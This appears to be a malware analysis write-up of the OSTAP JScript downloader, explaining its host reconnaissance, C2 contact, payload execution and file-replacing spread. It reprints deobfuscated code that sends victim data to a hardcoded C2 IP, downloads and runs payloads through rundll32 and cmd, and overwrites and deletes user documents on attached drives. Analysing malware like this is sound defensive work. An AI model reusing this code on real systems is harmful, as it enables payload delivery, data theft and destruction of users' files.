
```
var computername = this[WScript][CreateObject](WScript.Shell)[Environment](PROCESS)[Item](COMPUTERNAME);
var username = this[WScript][CreateObject](WScript.Shell)[Environment](PROCESS)[Item](USERNAME);
var userdomain = this[WScript][CreateObject](WScript.Shell)[Environment](PROCESS)[Item](USERDOMAIN);
```

It also enumerates up to 200 processes on the running system. Interestingly enough it does not use this information in any way. There are reports on the internet of OSTAP samples checking for blacklisted processes. This sample **does not have that capability**. We could even test it by launching the sample in a simple vm without anti-analysis protections – it will run without issues and try to connect to C2 server.



```
//List 200 processes of the system
//this data is never later used in this version of ostap
wmi_moniker = GetObject("winmgmts: { impersonationLevel = impersonate }!\\.\\root\\cimv2");
iterator = 0;
processlist = new Enumerator(wmi_moniker[ExecQuery]("Select * from Win32_Process"));
while (!processlist[atEnd]()) {
    if (iterator == 200) break;
    process_item = processlist[item]();
    process_info = process_info + process_item[Name] + * process_item[ExecutablePath] + "\r\n";
    iterator++;
    processlist[moveNext]();
```

Apart from listing processes it also lists Network Adapter names and IP addresses. This info is later sent to C2




```
//List network adapters information
network_adapter_item = null;
iterator = 0;
network_adapter_list = new Enumerator(wmi_moniker[ExecQuery]("Select * from
    Win32_NetworkAdapterConfiguration Where IPEnabled = TRUE"));
while (!network_adapter_list[atEnd]()) {
    if (iterator == 10) break;
    network_adapter_item = network_adapter_list[item]();
    network_info = network_info + * network_adapter_item[IPAddress](0) + ::network_adapter_item[Caption];
    iterator++;
    network_adapter_list[moveNext]();
```

## Downloading malware

This is OSTAP's main purpose. This sample is connecting to a hardcoded Command & Control server to download a final payload. It sends data gathered earlier (username, domain name, computername, and list of network adapters with IP addresses), and based on that it downloads a final payload.


It uses a semi-hardcoded User-Agent where only NT kernel version is changing between 1 and 3.



```
//it connects to C2 channel sending encoded filename to download, user information (username, domain,
computername and information about network adapters
//it downloads final payload from C2 and saves it as .sep file in TEMP folder, it also saves itself as
.rad file in temp folder
//it relaunches itself from temp folder
C2_full_url_random = C2_full_url + '' + "&" + Math[floor]((Math[random]() * (40000)) + 1) + Math[floor]
    ((Math[random]() * (10000)) + 1);
// Final C2 url: https://45.138.72.155/1/1.php?h=m25&j=<encoded_filename>&l=<user_information +
network_info>&<randomnumber>
ServerXMLHTTP[setOption](3, MSXML);
ServerXMLHTTP[open](GET, C2_full_url_random, false);
random_number = Math[floor]((Math[random]() * 3) + 1);
ServerXMLHTTP[setRequestHeader]("User-Agent, Mozilla / 5.0(Windows NT 6."+ random_number + "; Win64;
    x64; Trident / 7.0; rv: 11.0) like Gecko");
```

After the base64 encoded response is received from the server it is stored as .sep file in the TEMP directory. The filename is derived from user data (domain, username, computername) by a simple encoding algorithm.


OSTAP also saves itself in the TEMP directory under the same name but with .red extension. After that OSTAP relaunches itself from the TEMP directory with the argument delivered by C2 server in the Content-Disposition header. This argument is used to determine if the final payload is an executable, a DLL, or a script and how it should be launched.



```
//server response saved as .sep file in TEMP directory
fileobject = FileSystemObject[CreateTextFile](sep_filepath, true, false);
fileobject[Write](server_response);
fileobject[Close]();
//script saves itself as .red file in TEMP directory
fileobject = null;
fileobject = FileSystemObject[CreateTextFile](red_filepath, true, false);
fileobject[Write](script_content);
fileobject[Close]();
//script is reexecuted from TEMP directory
try {
    Shell_Application[ShellExecute](wscript, "/B /E: JScript " + red_filepath + " "  +
        content_disposition_switch, '', open, 1);
} catch (0) {
    Shell_Application[ShellExecute](cscript, "/B /E: JScript " + red_filepath +  " " +
        content_disposition_switch, '', open, 0);
}
```

## Malware execution

After the script is relaunched from the TEMP directory it attempts to run previously decoded malware. Firstly it decodes it from base64 format and saves it as oldname<5random_numbers>.com and then executes it based on the parameter that was previously passed by the C2 server.



```
//it performs operations depending on argument passed by C2 in Content-Disposition header
if (this[WScript][Arguments][Length]) {
    if (this[WScript][Arguments](0) == 2) {
        //copy downloaded file to .js file if argument equals 2
        try {
            FileSystemObject[CopyFile](sep_filepath, js_filepath, true);
        } catch (0) {}
        break;
    }
    if (this[WScript][Arguments](0) == 1) {
        //runs downloaded file with rundll32 and executes InitLibrary export if argument equals 1
        try {
            Shell_Application[ShellExecute](rundll32,sep_filepath + ",InitLibrary", '', open, 1);
        } catch (0) {
            Shell_Application[ShellExecute](cmd, "/U /C rundll32 " + sep_filepath +  ",InitLibrary", '',
                open, 0);
        }
    }
    if (this[WScript][Arguments](0) == '0') {
        //executes downloaded directly file if argument equals 0
        try {
            Shell_Application[ShellExecute](sep_filepath, random_number, '', open, 1);
        } catch (0) {
            Shell_Application[ShellExecute](cmd, "/U /C" + sep_filepath, '', open, 0);
```


## Spreading and data destruction

Last but not least is a very interesting functionality of OSTAP that I didn't find mentioned anywhere else earlier. I didn't test if it actually works but it is in the code and based on the static analysis it should work.

When ostap is relaunched from TEMP directory and after it executes a downloaded payload it tries to spread to other machines. It does it by performing a simple but very dangerous social engineering trick. It starts by enumerating all files with following extensions on every mounted drive except for system drive:


*.mpp *.vsdx *.odt *.ods *.odp *.odm *.odc *.odb *.wps *.xlk *.ppt *.pst *.dwg *.dxf *.dxg *.wpd *.doc *.xls *.pdf *.rtf *.txt *.pub

It stores a list of all these files in the TEMP folder in a file named *tifony.txt.*



```
//enumerates following files on drives other than system drive (mostly external drives): *.mpp
*.vsdx *.odt *.ods *.odp *.odm *.odc *.odb *.wps *.xlk *.ppt *.pst *.dwg *.dxf *.dxg *.wpd *.doc
*.xls *.pdf *.rtf *.txt *.pub
//it saves list of all found files with these extension in %TEMP%\tifony.txt file
drives_list = new Enumerator(Drives);
for (; !drives_list[atEnd](); drives_list[moveNext]()) {
    drive_item = drives_list[item]();
    if ((drive_item[IsReady] && (drive_item[DriveType] == 3 || drive_item[DriveType] == 1)) &&
        Temp_Folder[substring](0, 1) != drive_item[DriveLetter]) {
        Shell_Application[ShellExecute](cmd, '/T:' + random_number +  '/U /Q /C cd /D' + drive_item
            [DriveLetter] +": && dir /b /s /x" + targeted_extensions + >> "%TEMP%\\" + tifony_txt,
            '', open, 0);
        this[WScript][Sleep](1000 * 56);
```

Later it goes through each file on the list and replaces it with a copy of the OSTap script. It renames itself to have the same name as the replaced file but with .jse extension. It seems to want to spread this way to mounted network shares and external drives and hopes for a user to click on well-known filename without much thinking and therefore spreading OSTAP to other computers in the network. What is really nasty, after replacing a legitimate file, OSTAP **removes all the files** that it replaced (the ones with targeted extensions). So it destructs important data on all connected drives. Fortunately, it is using a simple del command, so potentially some data can be recovered but it is still a very nasty trick.



```
//it overwrites all the files that it found previously with copy of script file downloaded from
C2. File is renamed to <old_filename> + .js extension. It  removes all the replaced files(!)
this[WScript][Sleep](1000 * 56);
tifony_file_stream = FileSystemObject[GetFile](Temp_Folder + "\\" + tifony_txt)[OpenAsTextStream](1
    , -1);
while (!tifony_file_stream[AtEndOfStream]) {
    filename_ext = tifony_file_stream[ReadLine]();
    filename_noext = filename_ext[substring](0, filename_ext[indexOf](.));
    Shell_Application[ShellExecute](cmd, '/T:' + random_number + '/U /Q /C copy /Y' + red_filepath
        + " " + filename_noext + ".jse" + "&& del /Q /F " + filename_ext, '', open, 0);
}
tifony_file_stream[Close]();
this[WScript][Sleep](1000 * 55);
FileSystemObject[DeleteFile](Temp_Folder + "\\" + tifony_txt);
```

## Summary

Ostap is an advanced malware downloaded with semi-advanced obfuscation. It takes some time to deobfuscate and fully understand its capabilities. Apart from the standard functionality of downloading and executing additional malware it also has a built-in feature to spread to all connected drives and to replace legitimate files – destroying them in the process.